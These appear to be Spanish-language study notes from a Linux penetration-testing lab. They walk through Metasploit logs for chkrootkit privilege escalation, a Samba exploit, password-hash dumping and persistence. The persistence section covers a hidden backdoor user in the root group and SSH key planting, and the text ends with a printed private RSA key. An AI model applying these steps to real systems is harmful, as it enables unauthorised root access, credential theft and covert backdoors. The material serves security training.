messagebus:x:104:107::/var/run/dbus:/bin/false
colord:x:105:112:colord colour management daemon,,,:/var/lib/colord:/bin/false
saned:x:106:113::/var/lib/saned:/bin/false
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
hacker:x:1000:1000::/home/hacker:/bin/sh
test:x:1001:1001::/home/test:/bin/sh
nick:x:1002:1002::/home/nick:/bin/sh
root@demo:/tmp#

```

## Linux Privilege Escalation: Exploiting A Vulnerable Program

Primero de todo, realizaremos un escaneo de nmap para ver qué servicios podemos explotar en el sistema objetivo.

```

└──(root@INE)-[~]
    # service postgresql start && msfconsole -q
Starting PostgreSQL 16 database server: main.
msf6 > workspace -a Linux_escalation
[*] Added workspace: Linux_escalation
[*] Workspace: Linux_escalation
msf6 > setg RHOSTS demo.ine.local
RHOSTS ⇒ demo.ine.local
msf6 > db_nmap -sS -sV demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-26 06:25 IST
[*] Nmap: Nmap scan report for demo.ine.local (192.201.33.3)
[*] Nmap: Host is up (0.000026s latency).
[*] Nmap: Not shown: 999 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE VERSION
[*] Nmap: 22/tcp open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
[*] Nmap: MAC Address: 02:42:C0:9C:21:03 (Unknown)
[*] Nmap: Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 0.37 seconds
msf6 >

```

```

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME jackie
USERNAME ⇒ jackie
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD password
PASSWORD ⇒ password
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.201.33.3:22 - Starting bruteforce
[*] 192.201.33.3:22 - Success: 'jackie:password' 'uid=1000(jackie) gid=1000(jackie) groups=1000(jackie) Linux demo.ine.local 6.8.0-39-generic #39-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul 5 21:49:14 UTC 2024 x86_64 x86_64 GNU/Linux'
[*] SSH session opened (192.201.33.3:22) at 2025-07-26 06:27:48 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >

```

Bien, una vez tenemos acceso a la sesión de SSH, vamos a actualizarlo a una sesión de Meterpreter:

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 1
[*] Starting interaction with 1 ...

pwd
/home/jackie
/bin/bash -i
bash: cannot set terminal process group (3332): Inappropriate ioctl for device
bash: no job control in this shell
jackie@demo:~$ ls
ls
jackie@demo:~$ whoami
whoami
jackie
jackie@demo:~$ groups jackie
groups jackie
jackie : jackie
jackie@demo:~$ groups administrator
groups administrator
groups: 'administrator': no such user
jackie@demo:~$ cat /etc/*issue
cat /etc/*issue
Ubuntu 18.04.3 LTS \n \l

jackie@demo:~$ uname -r
uname -r
6.8.0-39-generic
jackie@demo:~$ ^Z
Background session 1? [y/N] y
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
■
```

```
msf6 auxiliary(scanner/ssh/ssh_login) > sessions -i 2
[*] Starting interaction with 2 ...

meterpreter > sysinfo
Computer      : demo.ine.local
OS           : Ubuntu 18.04 (Linux 6.8.0-39-generic)
Architecture  : x64
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > getuid
[-] Unknown command: getuid. Did you mean getuid? Run the help command for more details.
meterpreter > getuid
Server username: jackie
meterpreter > ■
```

Bien, entonces, ¿qué podemos hacer ahora para identificar el programa vulnerable o servicio?

Para empezar, veamos que procesos se están ejecutando. Podemos ver que el usuario root ha iniciado un programa binario o secuencia de comandos, el cual ha ejecutado con bash y el nombre del script es check-down, así que veamos que hace este binario

```

meterpreter > shell
Process 5816 created.
Channel 1 created.
/bin/bash -i
bash: cannot set terminal process group (3332): Inappropriate ioctl for device
bash: no job control in this shell
jackie@demo:~$ ps aux
ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root        1  0.0  0.0  4632  1536 ?      Ss  00:49  0:00 /bin/sh -c /usr/local/bin/start.sh
root        7  0.0  0.0  55112 20352 ?      S  00:49  0:00 /usr/bin/python /usr/bin/supervisord -n
root       12  0.0  0.0  28360  2304 ?      Ss  00:49  0:00 /usr/sbin/cron
root       22  0.0  0.0  72300  3456 ?      Ss  00:49  0:00 /usr/sbin/sshd
root       37  0.0  0.0  9924  2304 ?      S  00:50  0:00 /bin/bash /bin/check-down
root      3314  0.0  0.0 101556  6528 ?      Ss  00:57  0:00 sshd: jackie [priv]
jackie    3325  0.0  0.0 103856  5784 ?      S  00:57  0:00 sshd: jackie@notty
jackie    3332  0.0  0.0 18380  2688 ?      Ss  00:57  0:00 -bash
jackie    3750  0.0  0.0 18512  3072 ?      S  00:59  0:00 /bin/bash -i
jackie    4177  0.0  0.0 1184   768 ?      S  01:00  0:00 /tmp/IGsqA
root      5815  0.0  0.0  4536  1152 ?      S  01:03  0:00 sleep 60
jackie    5816  0.0  0.0  4632  1536 ?      S  01:03  0:00 /bin/sh
jackie    5817  0.0  0.0 18512  3456 ?      S  01:04  0:00 /bin/bash -i
jackie    5827  0.0  0.0 34404  2304 ?      R  01:04  0:00 ps aux
jackie@demo:~$ █

```

Lo que hace este script es ejecutar chkrootkit cada 60 segundos, pero... ¿qué es?

```

jackie@demo:~$ cat /bin/check-down
cat /bin/check-down
#!/bin/bash
while :
do
    /usr/local/bin/chkrootkit/chkrootkit -x > /dev/null 2>&1
    sleep 60
done
jackie@demo:~$ █

```

Chkrootkit es una utilidad de Linux que se usa para escanear un sistema Linux para rootkit por lo que un sistema anti rootkit.

Ahora, chkrootkit en este caso particular es vulnerable a un privilegio de escalada local, pero solo afecta a versiones anteriores a las 0.5.0. Entonces ¿cómo podemos comprobar la versión de chkrootkit?

Chkrootkit -V

```

jackie@demo:~$ chkrootkit -help
chkrootkit -help
Usage: /bin/chkrootkit [options] [test ...]
Options:
  -h          show this help and exit
  -V          show version information and exit
  -l          show available tests and exit
  -d          debug
  -q          quiet mode
  -x          expert mode
  -r dir     use dir as the root directory
  -p dir1:dir2:dirN path for the external commands used by chkrootkit
  -n          skip NFS mounted dirs
jackie@demo:~$ chkrootkit -V
chkrootkit -V
chkrootkit version 0.49
jackie@demo:~$ █

```

Bien. Ahora que conocemos la versión 0.49, sabemos que es vulnerable por lo que vamos a buscar un exploit en particular:

Exploit/unix/local/chkrootkit

```
msf6 exploit(unix/local/chkrootkit) > options

Module options (exploit/unix/local/chkrootkit):

Name      Current Setting  Required  Description
---      ---             ---        ---
CHKROOTKIT /bin/chkrootkit/  yes        Path to chkrootkit
SESSION      2                  yes        The session to run this module on

Payload options (cmd/unix/python/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
---      ---             ---        ---
LHOST    192.201.33.2     yes        The listen address (an interface may be specified)
LPORT      4444              yes        The listen port

Exploit target:

Id  Name
--  --
0   Automatic
```

¿Por qué /bin/chkrootkit y no la ruta completa? Porque chkrootkit se almacena en el directorio bin:

```
jackie@demo:~$ cat /bin/check-down
cat /bin/check-down
#!/bin/bash
while :
do
    /usr/local/bin/chkrootkit/chkrootkit -x > /dev/null 2>&1
    sleep 60
,
```

Ejecutamos:

```
msf6 exploit(unix/local/chkrootkit) > exploit

[*] Started reverse TCP handler on 192.201.33.2:4444
[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: linux. This module works with: Unix.
[!] Rooting depends on the crontab (this could take a while)
[*] Payload written to /tmp/update
[*] Waiting for chkrootkit to run via cron...
[*] Sending stage (24768 bytes) to 192.201.33.3
[*] Deleted /tmp/update
[*] Meterpreter session 3 opened (192.201.33.2:4444 → 192.201.33.3:49362) at 2025-07-26 06:50:39 +0530

meterpreter > getuid
Server username: root
meterpreter > sysinfo
Computer      : demo.ine.local
OS           : Linux 6.8.0-39-generic #39-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul  5 21:49:14 UTC 2024
Architecture  : x64
Meterpreter   : python/linux
meterpreter > █
```

## Dumping Hashes with Hasdhump

Primero realizaremos un escaneo para localizar que servicio podemos explotar:

```
msf6 > workspace -a hashdump
[*] Added workspace: hashdump
[*] Workspace: hashdump
msf6 > setg RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 > db_nmap -sS -sV demo.ine.local
[*] Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-26 06:58 IST
[*] Nmap scan report for demo.ine.local (192.168.77.3)
[*] Nmap: Host is up (0.000026s latency).
[*] Nmap: Not shown: 998 closed tcp ports (reset)
[*] Nmap: PORT      STATE SERVICE      VERSION
[*] Nmap: 139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: 445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
[*] Nmap: MAC Address: 02:42:C0:A8:4D:03 (Unknown)
[*] Nmap: Service Info: Host: DEMO
[*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/
[*] Nmap done: 1 IP address (1 host up) scanned in 11.38 seconds
msf6 > █
```

Ahora vamos a explotar el servicio y luego actualizaremos la shell a una de Meterpreter:

```
msf6 exploit(linux/samba/is_known_pipename) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 exploit(linux/samba/is_known_pipename) > run
[*] 192.168.77.3:445 - Using location '\\192.168.77.3\exploitable\tmp' for the path
[*] 192.168.77.3:445 - Retrieving the remote path of the share 'exploitable'
[*] 192.168.77.3:445 - Share 'exploitable' has server-side path '/'
[*] 192.168.77.3:445 - Uploaded payload to '\\192.168.77.3\exploitable\tmp\zXfJErE5.so'
[*] 192.168.77.3:445 - Loading the payload from server-side path /tmp/zXfJErE5.so using \\PIPE\\tmp/zXfJErE5.so ...
[-] 192.168.77.3:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.77.3:445 - Loading the payload from server-side path /tmp/zXfJErE5.so using /tmp/zXfJErE5.so ...
[+] 192.168.77.3:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (192.168.77.2:46043 → 192.168.77.3:445) at 2025-07-26 07:01:32 +0530
^Z
Background session 1? [y/N] y
msf6 exploit(linux/samba/is_known_pipename) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.77.2:4433
[*] Sending stage (1017704 bytes) to 192.168.77.3
[*] Meterpreter session 2 opened (192.168.77.2:4433 → 192.168.77.3:37518) at 2025-07-26 07:02:02 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(linux/samba/is_known_pipename) > █
```

Ahora si intentamos hacer un volcado de los hashes con hasdhump desde Meterpreter veremos que no nos va a dejar, por lo tanto, haremos lo siguiente que es buscar un módulo de post-exploitación:

```
[*] Sending stage (1017704 bytes) to 192.168.77.3
[*] Meterpreter session 2 opened (192.168.77.2:4433 → 192.168.77.3:37518) at 2025-07-26 07:02:02 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(linux/samba/is_known_pipename) > sessions 2
[*] Starting interaction with 2 ...

meterpreter > hashdump
[-] The "hashdump" command requires the "priv" extension to be loaded (run: `load priv`)
meterpreter > █
```

Post/linux/gather/hashdump

```

msf6 exploit(:linux/samba/is_known_pipename) > use 5
msf6 post(:linux/gather/hashdump) > options
Module options (post/linux/gather/hashdump):
  Name   Current Setting  Required  Description
  SESSION           yes        The session to run this module on

View the full module info with the info, or info -d command.
msf6 post(:linux/gather/hashdump) > set SESSION 2
SESSION => 2
msf6 post(:linux/gather/hashdump) > run
[*] Post module execution completed
msf6 post(:linux/gather/hashdump) > loot
Loot
=====
host      service type      name      content      info      path
192.168.77.3    linux.passwd    passwd.tx  text/plain  Linux Passwd File  /root/.msf4/loot/20250726070637_hashdump_192.168.77.3.linux.passwd_405617.txt
192.168.77.3    linux.shadow    shadow.tx  text/plain  Linux Password Shadow File  /root/.msf4/loot/20250726070637_hashdump_192.168.77.3.linux.shadow_406592.txt
192.168.77.3    linux.passwd.history opasswd.tx  text/plain  Linux Passwd History File  /root/.msf4/loot/20250726070637_hashdump_192.168.77.3_linux.passwd.his_354918.txt

msf6 post(:linux/gather/hashdump) > 

```

## Establishing Persistence On Linux (IMPORTANTE)

Como ya tenemos las credenciales para iniciar en el servicio SSH del sistema objetivo, vamos a utilizarlas. Una vez creada la sesión de SSH, vamos a actualizarla a una sesión de Meterpreter:

```

msf6 auxiliary(scanner/ssh/ssh_login) > set USERNAME jackie
USERNAME => jackie
msf6 auxiliary(scanner/ssh/ssh_login) > set PASSWORD password
PASSWORD => password
msf6 auxiliary(scanner/ssh/ssh_login) > exploit
[*] 192.62.58.3:22 - Starting brute-force
[*] 192.62.58.3:22 - Success: 'jackie:password' 'uid=1000(jackie) gid=1000(jackie) groups=1000(jackie) Linux demo.ine.local 6.8.0-39-generic #39-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul 5 21:49:14 UTC 2024 x86_64 x86_64 x86_64 GNU/Linux'
[*] SSH session 1 opened (192.62.58.2:43357 → 192.62.58.3:22) at 2025-07-26 19:03:07 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) > sessions
Active sessions
=====

Id  Name  Type      Information  Connection
--  --   --       --          --
1   shell  linux  SSH root @  192.62.58.2:43357 → 192.62.58.3:22 (192.62.58.3)

msf6 auxiliary(scanner/ssh/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Started upgrade TCP handler on 192.62.58.2:4433
[*] Started reverse TCP handler on 192.62.58.2:4433
[*] Sending stage (1017704 bytes) to 192.62.58.3
[*] Meterpreter session 2 opened (192.62.58.2:4433 → 192.62.58.3:37850) at 2025-07-26 19:03:31 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh/ssh_login) > 

```

Como vemos, nuestros privilegios son a nivel del usuario jackie, no root, por lo cual toca elevar privilegios:

```

msf6 auxiliary(scanner/ssh/ssh_login) > sessions
Active sessions
=====

Id  Name  Type      Information  Connection
--  --   --       --          --
1   shell  linux  SSH root @  192.62.58.2:43357 → 192.62.58.3:22 (192.62.58.3)
2   meterpreter  x86/linux  jackie @ demo.ine.local  192.62.58.2:4433 → 192.62.58.3:37850 (192.62.58.3)

msf6 auxiliary(scanner/ssh/ssh_login) > 

```

Como podemos ver en el árbol de procesos, tenemos en el directorio /bin un archivo llamado check-down, el cual es un script en bash que se ejecuta cada 60 segundos el chkrootkit:

```

jackie@demo:~$ ps aux
ps aux
USER      PID %CPU %MEM    VSZ   RSS TTY      STAT START  TIME COMMAND
root        1  0.0  0.0  4632  1536 ?      Ss  13:30  0:00 /bin/sh -c /usr/local/bin/start.sh
root        7  0.0  0.0  55136 20352 ?      S  13:30  0:00 /usr/bin/python /usr/bin/supervisord -n
root       12  0.0  0.0  28360  1920 ?      Ss  13:30  0:00 /usr/sbin/cron
root       22  0.0  0.0  72300  3840 ?      Ss  13:30  0:00 /usr/sbin/sshd
root       37  0.0  0.0  9924  2304 ?      S  13:31  0:00 /bin/bash /bin/check-down
root     1263  0.0  0.0 101556  6528 ?      Ss  13:33  0:00 sshd: jackie [priv]
jackie  1274  0.0  0.0 103856  5784 ?      S  13:33  0:00 sshd: jackie@notty
jackie  1281  0.0  0.0 18380  2688 ?      Ss  13:33  0:00 -bash
jackie  1290  0.0  0.0  1188   768 ?      S  13:33  0:00 /tmp/FkPx8
jackie  2524  0.0  0.0  4632  1536 ?      S  13:36  0:00 /bin/sh
jackie  2525  0.0  0.0 18512  3072 ?      S  13:36  0:00 /bin/bash -i
root     2540  0.0  0.0  4920  1920 ?      S  13:37  0:00 /bin/sh /usr/local/bin/chkrootkit/chkrootkit -x
jackie  2612  0.0  0.0 34404  2304 ?      R  13:37  0:00 ps aux
jackie@demo:~$ cat /bin/check-down
cat /bin/check-down
#!/bin/bash
while :
do
    /usr/local/bin/chkrootkit/chkrootkit -x > /dev/null 2>&1
    sleep 60
done
jackie@demo:~$ 

```

Bien, ahora vamos a buscar un exploit llamado exploit(unix/local/chkrootkit)

```

Module options (exploit/unix/local/chkrootkit):
  Name      Current Setting      Required  Description
  --          --                  yes        Path to chkrootkit
  CHKROOTKIT  /usr/sbin/chkrootkit  yes        Path to chkrootkit
  SESSION      yes                yes        The session to run this module on

Payload options (cmd/unix/python/meterpreter/reverse_tcp):
  Name      Current Setting      Required  Description
  --          --                  yes        The listen address (an interface may be specified)
  LHOST     127.0.0.1           yes        The listen port
  LPORT      4444               yes        The listen port

Exploit target:
  Id  Name
  --
  0  Automatic

View the full module info with the info, or info -d command.

msf6 exploit(unix/local/chkrootkit) > set SESSION 2
SESSION => 2
msf6 exploit(unix/local/chkrootkit) > set CHKROOTKIT /bin/chkrootkit
CHKROOTKIT => /bin/chkrootkit
msf6 exploit(unix/local/chkrootkit) > set LHOST 192.62.58.2
LHOST => 192.62.58.2
msf6 exploit(unix/local/chkrootkit) > 

```

Listo, ya somos root:

```

msf6 exploit(unix/local/chkrootkit) > set SESSION 2
SESSION => 2
msf6 exploit(unix/local/chkrootkit) > set CHKROOTKIT /bin/chkrootkit
CHKROOTKIT => /bin/chkrootkit
msf6 exploit(unix/local/chkrootkit) > set LHOST 192.62.58.2
LHOST => 192.62.58.2
msf6 exploit(unix/local/chkrootkit) > exploit

[*] Started reverse TCP handler on 192.62.58.2:4444
[!] SESSION may not be compatible with this module:
[!] * incompatible session platform: linux. This module works with: Unix.
[!] Rooting depends on the crontab (this could take a while)
[*] Payload written to /tmp/update
[*] Waiting for chkrootkit to run via cron ...
[*] Sending stage (24772 bytes) to 192.62.58.3
[+] Deleted /tmp/update
[*] Meterpreter session 3 opened (192.62.58.2:4444 → 192.62.58.3:48008) at 2025-07-26 19:11:16 +0530

meterpreter > sysinfo
Computer      : demo.ine.local
OS            : Linux 6.8.0-39-generic #39-Ubuntu SMP PREEMPT_DYNAMIC Fri Jul  5 21:49:14 UTC 2024
Architecture   : x64
Meterpreter    : python/linux
meterpreter > getuid
Server username: root
meterpreter > 

```

La primera técnica que vamos a explorar es una técnica manual. Y es la técnica, o el proceso de crear un usuario de puerta trasera que puede proporcionarnos acceso cuando lo requerimos. Esto solo funcionará si el servidor de destino está ejecutando SSH o un protocolo de acceso remoto que puede facilitarnos el acceso siempre que necesitemos acceso.

Entonces, para crear un usuario de puerta trasera tenemos que hacer lo siguiente: Primero vamos a listar la lista de usuarios.

```

root@demo:~# cat /etc/passwd
cat /etc/passwd
root@demo:~# root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,,:/run/systemd/resolve:/usr/sbin/nologin
messagebus:x:103:105::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
jackie:x:1000:1000:,,,:/home/jackie:/bin/bash

root@demo:~# 

```

Cuando se trata de crear un usuario de puerta trasera, lo primero que debemos tener en cuenta es el hecho de que el usuario no debe o debe ser lo más clandestino posible y debe pasar desapercibido.

Entonces, lo que recomendaría es proporcionar el nombre de usuario o el nombre de usuario de la cuenta como un nombre que es realmente muy difícil de identificar.

Useradd -m para crear un directorio de inicio porque también exploraremos la técnica de crear o configurar una clave SSH para que podamos autenticarnos como usuarios root, así como otros usuarios sin proporcionar una contraseña.

```
Useradd -m ftp -s /bin/bash
```

```
Passwd ftp
```

```
root@victim-1:~# useradd -m ftp -s /bin/bash
useradd -m ftp -s /bin/bash
root@victim-1:~# passwd ftp
passwd ftp
Enter new UNIX password: password123
Retype new UNIX password: password123
passwd: password updated successfully
root@victim-1:~# cat /etc/passwd
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd/netif:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd/resolve:/usr/sbin/nologin
messagebus:x:103:105::/nonexistent:/usr/sbin/nologin
sshd:x:104:65534::/run/sshd:/usr/sbin/nologin
jackie:x:1000:1000:,,,:/home/jackie:/bin/bash
ftp:x:1001:1001::/home/ftp:/bin/bash
root@victim-1:~#
```

Podemos ver que la cuenta FTP en realidad parece una cuenta de servicio y se mezcla bastante bien.

Bien, una vez creada, vamos a añadirlo al grupo de usuarios privilegiados:

```
ftp:x:1001:1001::/home/ftp:/bin/bash
root@victim-1:~# groups root
groups root
root : root
root@victim-1:~# usermod -aG root ftp
usermod -aG root ftp
root@victim-1:~# groups ftp
groups ftp
ftp : ftp root
root@victim-1:~#
```

Lo que podemos hacer ahora, en este caso particular, es utilizar este usuario de puerta trasera para autenticarse esencialmente legítimamente en el sistema de destino a través de SSH siempre que necesitemos acceder al sistema objetivo.

Bien, ahora lo que vamos a hacer es cambiar el ID del usuario ftp para que no se vea que recientemente fue creado:

```
root@victim-1:~# usermod -u 15 ftp
usermod -u 15 ftp
root@victim-1:~# cat /etc/passwd
cat /etc/passwd
```

```
jackie:x:1000:1000:,:/home/jackie:/bin/bash
ftp:x:15:1001::/home/ftp:/bin/bash
root@victim-1:~# █
```

Luego, por supuesto, podemos modificar el grupo real al que pertenece o la identificación del grupo real para reflejar eso.

Esta es la manera manual de tener persistencia en Linux. Ahora pasemos a otros módulos de persistencia:

*NOTA: al momento de querer obtener una persistencia, porque siempre queremos tener acceso al sistema de destino, y no queremos depender de instancias o situaciones que involucren la ejecución de elementos o utilidades como el APT.*

Usaremos un módulo de post-explotación llamado  
post/linux/manage/sshkey\_persistence

```
View the full module info with the info -d command.

msf6 post(linux/manage/sshkey_persistence) > set CREATESSHFOLDER true
CREATESSHFOLDER => true
msf6 post(linux/manage/sshkey_persistence) > set SESSION 4
SESSION => 4
msf6 post(linux/manage/sshkey_persistence) > sessions

Active sessions
_____
Id  Name          Type           Information          Connection
--  --            --              --                  --
1   shell linux    SSH root @      192.62.58.2:36163 → 192.62.58.3:22 (192.62.58.3)
3   meterpreter x86/linux  jackie @ demo.ine.local  192.62.58.2:4433 → 192.62.58.3:58864 (192.62.58.3)
4   privilegios elevados  meterpreter python/linux  root @ demo.ine.local  192.62.58.2:4444 → 192.62.58.3:52146 (192.62.58.3)

msf6 post(linux/manage/sshkey_persistence) > run

[*] Checking SSH Permissions
[*] Authorized Keys File: .ssh/authorized_keys
[*] Finding .ssh directories
[*] Creating /bin/.ssh folder
[*] Creating /dev/.ssh folder
[*] Creating /home/ftp/.ssh folder
[*] Creating /home/ftp
/.ssh folder
[*] Creating /home/jackie/.ssh folder
[*] Creating /nonexistent/.ssh folder
[*] Creating /root/.ssh folder
[*] Creating /run/sshd/.ssh folder
[*] Creating /run/systemd/netif/.ssh folder
█
```

Ya tenemos la llave ssh para entrar con cualquier usuario:

```
File Actions Edit View Help
[*] Adding key to /var/list/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /var/mail/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /var/run/ircd/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /var/spool/lpd/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /var/spool/news/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /var/spool/uucp/.ssh/authorized_keys
[+] Key Added
[*] Adding key to /var/www/.ssh/authorized_keys
[+] Key Added
[*] Post module execution completed
msf6 post(linux/manage/sshkey_persistence) > sessions

Active sessions
=====
Id  Name          Type           Information          Connection
--  --            --              --                  --
1   shell linux    SSH root @ 192.62.58.2:36163 → 192.62.58.3:22 (192.62.58.3)
3   meterpreter x86/linux  jackie @ demo.ine.local  192.62.58.2:4433 → 192.62.58.3:58864 (192.62.58.3)
4   privileges elevados  meterpreter python/linux  root @ demo.ine.local  192.62.58.2:4444 → 192.62.58.3:52146 (192.62.58.3)

msf6 post(linux/manage/sshkey_persistence) > loot

Loot
=====
host      service  type     name      content      info          path
192.62.58.3      id_rsa  ssh_id_rsa  text/plain  OpenSSH Private Key File  /root/.msf4/loot/20250726222548_linux_persistenc_192.62.58.3_id_rsa_194522.txt

msf6 post(linux/manage/sshkey_persistence) > 
```

```
[root@INE ~]
# cat sshkey
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAp7Qqn3JPZ3uQFVWJyMdt1tdtHU2vRi7+k50+naLFTZkPJZq
fl1aKy1w8NtHc2CqMuOCqA0+7o+tC085wAbAelb+RmC389my2r9Ryx0G6qv7mk
W9yHUjcgdemg5FTJrV4vZPAR9QVG6aqWluTrYP4SeIux/PND6+LL7FI48oeA3NZ
Sm9BPL2mq3kHoCRYVLmcAhJG08E033j22JvMlM/Idzdf02wYhoCM0j0dg1znM3vy
0bWOTcB2oZRpJ4slg9Gv9s4o7cJ5I3mg1oDpSSIQskpJDGRghf5wJAfasfgN7g+
9dJ7ekeJ/T2hKGcmsub7vR2xrKGYuKrgst81QIDAQABoIBAAg/tmc8Bx5NNha0
dz8x6i/GF9no+025YWhJ0IP4J8t5n3SA9jkQCGRIwLiALT0M45uXaxkQsyzNepT
PVm5cquUjxj5CvrzMHU8lDEs+I673gs3GZHWDx2f7H3ucnLvT0TsSMQWNZ/h4Kq
aBPEVGVPmW06SjzP3NjsIa58j2gWK1IEF1pi+Q9axJSYvX027ogxT68Y/y6aCuq
V84Ie6PEyTK4WRO40+F+R3QShGJfLbdMydZeX7w5g5jGSho3P+7vqSM5mgZYz
icZXud3kBVA+JL0s5wXyTvroEt+G750w0SEpa8YkkfGL/LFdAW84/zkS8F4Dmx86
Okd8ltEcgYEAs0elKoyWIyRgFnEAd5WRxDaN7/jMxBYPku/lXence5c3dU0hICu5
dF9jTQ1HJdz+5KA6707wHtrbPzJTwy8Zp4vLmW2NkaA0K1AD2yYXeh5/lFFks6k
uAfHfQiutIZyx1HYkRp9hzVzmb1ARI4T2q1ALu8WqftWxSzEx4foOYkCgYEAI2wS
g8Nafk3VRZgZlhrluP8PRZw03UkqJKX294aaI0RK+2UGzwmhHOW51z060QA7krWsk
3fYkdREz0nxy1wY2ZF0kGmbnujAQSLnlqwTumWARXq/drFIgwpb4MTqGdhptI8tv
rJ+JrRd53cLlpFFcmc7U149MykmW9Kq8utn6p9kcGyBvn2Gye1Z7YbPROc/qsy7s
FAPFQPpe10j6VmgsibgRip8Nkc76pGwTbtPgZlhvGb2s/VM4Bp5rh/zjvLL4A3zz
r/mqSxj7Mp4h0TJn+GWywulXJYfaV+qX4I3Kj5FLmFe7DIkDGuOzuJfLMwp8dSU
VLnhmAuDBC0uth+Of81pWOKBgQC6K738FzHxYdaU5JQIM4qgzF0z+784SYlsgCz
flwM/6JFjNP1jZJ9uVmepYgFbFmYveYIpTzwrM5fy/IQKg1KIGRB6nwMKWCfJY1
rHd/uZSJXjeYonfRJ60q98dIviHgM2p5pw7Wtlktm7FeeqoqiqNK/57/m4WIQR4F
